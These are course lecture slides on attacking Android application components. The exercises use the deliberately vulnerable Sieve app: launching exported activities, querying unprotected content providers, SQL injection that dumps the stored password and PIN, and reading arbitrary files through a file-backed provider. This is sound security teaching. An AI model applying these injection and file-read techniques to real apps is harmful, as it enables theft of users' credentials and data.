

# CNIT 128

## Hacking Mobile Devices



### 7. Attacking Android Applications Part 2

Updated 10-3-22

# Topics

- Part 1
  - Exposing Security Model Quirks
  - Attacking Application Components (to p. 271: "Trust Boundaries")
- Part 2
  - Attacking Application Components (finishes)

# Topics

- Part 3
  - Accessing Storage and Logging
  - Misusing Insecure Communications
  - Exploiting Other Vectors
  - Additional Testing Techniques

# Trust Boundaries


- Any Android app component can be controlled from any part of the app using intents
- No default boundaries exist
- If an app has a login screen
  - The developer must implement authentication mechanisms

# Installing Sieve

- Download from
  - <https://github.com/mwrlabs/drozer/releases/download/2.3.4/sieve.apk>
- Drag onto emulator
- Enter **password12345678** and **1234**
- Close Sieve


# Failed Trust Boundary

- Open Sieve
- Settings option available before login




# Sieve

- Settings opens



# Finding Exported Components

- Drag APK into center pane of Android Studio
- Examine Manifest
  - **FileSelect Activity**



The screenshot shows the Android Studio interface with an APK file named 'sieve.apk' loaded. The top bar displays the package name 'com.mwr.example.sieve' (Version Name: 1.0, Version Code: 1) and the APK size: 359.3 KB, Download Size: 346.9 KB. A 'Compare with previous API' button is visible.

File	Raw File Size	Download Size	% of Total
classes.dex	173.9 KB	173.9 KB	50.1%
lib	150.6 KB	150.6 KB	43.4%
res	14.8 KB	14.8 KB	4.3%
resources.arsc	10.9 KB	3.4 KB	1%
META-INF	2.9 KB	2.9 KB	0.8%
AndroidManifest.xml	1.6 KB	1.6 KB	0.5%

The AndroidManifest.xml file is expanded, showing the following XML code:

```
<activity
  android:label="@ref/0x7f05000f"
  android:name=".FileSelectActivity"
  android:exported="true"
  android:finishOnTaskLaunch="true"
  android:clearTaskOnLaunch="true"
  android:excludeFromRecents="true" />
```



# Two Other Exported Activities

- **MainLogin Activity**
- **PWList**

```
<activity
    android:label="@ref/0x7f050000"
    android:name=".MainLoginActivity"
    android:excludeFromRecents="true"
    android:launchMode="2"
    android:windowSoftInputMode="0x14">

    <intent-filter>

        <action
            android:name="android.intent.action.MAIN" />

        <category
            android:name="android.intent.category.LAUNCHER" />
    </intent-filter>
</activity>

<activity
    android:label="@ref/0x7f050009"
    android:name=".PWList"
    android:exported="true"
    android:finishOnTaskLaunch="true"
    android:clearTaskOnLaunch="true"
    android:excludeFromRecents="true" />
```

# Sieve

- Exported activities
  - **FileSelectActivity**
  - **MainLoginActivity**
  - **PWList**
- Can be started from any app

# Unexported Activities

- Can be launched from root account
  - **SettingsActivity**
  - **AddEntryActivity**
  - **ShortLoginActivity**
  - **WelcomeActivity**
  - **PINActivity**

# Sieve

- Exported Activity Launches

```
sambowne — adb shell — 82x5
Sam-2:~ sambowne$ adb shell
generic_x86_64_arm64:/ $ am start -n com.mwr.example.sieve/.FileSelectActivity
Starting: Intent { cmp=com.mwr.example.sieve/.FileSelectActivity }
generic_x86_64_arm64:/ $
```

- Unexported activity won't launch unless you are root

```
sambowne — adb shell — 77x9
[Sam-2:~ sambowne$ adb shell
[generic_x86_64_arm64:/ $ am start -n com.mwr.example.sieve/.SettingsActivity
Starting: Intent { cmp=com.mwr.example.sieve/.SettingsActivity }

Exception occurred while executing 'start':
java.lang.SecurityException: Permission Denial: starting Intent { flg=0x10000
000 cmp=com.mwr.example.sieve/.SettingsActivity } from null (pid=6374, uid=20
00) not exported from uid 10155
```

# **Exploiting Insecure Content Providers**

# Creating Content

- Launch Sieve in emulator
- Log in with **password12345678**
- Add a saved password

# Unprotected Content Providers

- Not explicitly marked **exported="false"** in Manifest
  - Exported by default for target SDK < API 17

# Content Providers

- Two providers: **DBContentProvider** and **FileBackupProvider**, both exported
- No permissions required, except **path-permission** for **/Keys**

```
<provider
    android:name=".DBContentProvider"
    android:exported="true"
    android:multiprocess="true"
    android:authorities="com.mwr.example.sieve.DBContentProvider">


    <path-permission
        android:readPermission="com.mwr.example.sieve.READ_KEYS"
        android:writePermission="com.mwr.example.sieve.WRITE_KEYS"
        android:path="/Keys" />
</provider>

<provider
    android:name=".FileBackupProvider"
    android:exported="true"
    android:multiprocess="true"
    android:authorities="com.mwr.example.sieve.FileBackupProvider" />
```




# Finding URI Paths

- Install JADX from
  - <https://sourceforge.net/projects/jadx.mirror/>
  - Launch from **bin** folder
- Search for **content://**
  - There may be other URIs



# Content Query

- Exposes username and email, password is an encrypted blob



```
sambowne — adb shell — 105x5
generic_x86_64_arm64:/ $
generic_x86_64_arm64:/ $ content query --uri content://com.mwr.example.sieve.DBContentProvider/Passwords
Row: 0 _id=1, service=yahoo, username=testuser, password=BLOB, email=testuser@yahoo.com
generic_x86_64_arm64:/ $
```

# SQL Injection

# SQLite

- App contains code like
  - select **projection** from table\_name(**uri**)  
where **selection=selectionArgs** order by  
**sortOrder**
  - Bold items are parameters
  - **uri** is the full path of the content URI being queries

# SQLite

- Send these parameters:
  - URI: **content://settings/system**
  - projection: \*
- Query becomes
  - **select \* from system**

# SQLite Injection

- Sending an apostrophe breaks syntax
- projection parameter is vulnerable

```
sambowne — adb shell — 79x6
130|generic_x86_64_arm64:/ $ content query \
> --uri content://com.mwr.example.sieve.DBContentProvider/Passwords \
> --projection "'"
Error while accessing provider:com.mwr.example.sieve.DBContentProvider
android.database.sqlite.SQLiteException: unrecognized token: "' FROM Passwords"
(code 1 SQLITE_ERROR): , while compiling: SELECT ' FROM Passwords
```

# Finding Table Names

- Inject highlighted projection
- Tables: **Passwords** and **Key**

```
sambowne — adb shell — 79x11
generic_x86_64_arm64:/ $ content query \
> --uri content://com.mwr.example.sieve.DBContentProvider/Passwords \
> --projection "* FROM SQLITE_MASTER WHERE type='table';--"
Row: 0 type=table, name=android_metadata, tbl_name=android_metadata, rootpage=3
, sql=CREATE TABLE android_metadata (locale TEXT)
Row: 1 type=table, name=Passwords, tbl_name=Passwords, rootpage=4, sql=CREATE T
ABLE Passwords (_id INTEGER PRIMARY KEY,service TEXT,username TEXT,password BLO
B,email )
Row: 2 type=table, name=Key, tbl_name=Key, rootpage=5, sql=CREATE TABLE Key (Pa
ssword TEXT PRIMARY KEY,pin TEXT )
generic_x86_64_arm64:/ $
```

# Dumping Key Table

- Reveals login password for Sieve app

```
sambowne — adb shell — 79x5
generic_x86_64_arm64:/ $ content query \
> --uri content://com.mwr.example.sieve.DBContentProvider/Passwords \
> --projection "* FROM Key;--"
Row: 0 Password=password12345678, pin=1234
generic_x86_64_arm64:/ $
```



# Dumping Passwords Table

- This is the default table, so we saw it before

```
sambowne — adb shell — 79x6
generic_x86_64_arm64:/ $ content query \
> --uri content://com.mwr.example.sieve.DBContentProvider/Passwords \
> --projection "* FROM Passwords;--"
Row: 0 _id=1, service=yahoo, username=testuser, password=BLOB, email=testuser@y
ahoo.com
generic_x86_64_arm64:/ $
```

# Samsung Vulnerabilities

- In 2011, installed apps on Samsung devices had content provider vulnerabilities exposing:
  - Emails & passwords
  - Instant messages and SMS
  - Call logs
  - GPS location
  - and more

# Samsung Vulnerabilities


- Because the content providers did not require read permissions
- Also a SQL injection in the telephone app

# File-Backed Content Providers

- A content provider may allow other apps to retrieve files
- By creating a content provider with a
  - **public ParcelFileDescriptor openFile(Uri, String)** method
- URI should be validated against a whitelist of allowed files or folders
  - Or it allows an attacker to reference other files, such as **/system/etc/hosts**
  - ***Local File Inclusion***

# Local File Inclusion in Sieve

- The **FileBackupProvider** allows Sieve to retrieve files, but allows arbitrary file read
- Read **/system/etc/hosts**
  - Demonstrates vulnerability



```
sambowne — adb shell — 88x5
generic_x86_64_arm64:/ $ content read \
> --uri content://com.mwr.example.sieve.FileBackupProvider/system/etc/hosts
127.0.0.1      localhost
::1           ip6-localhost
generic_x86_64_arm64:/ $
```

# Notice the /Keys Path

- android:path="/Keys"

```
<provider
  android:name=".DBContentProvider"
  android:exported="true"
  android:multiprocess="true"
  android:authorities="com.mwr.example.sieve.DBContentProvider">

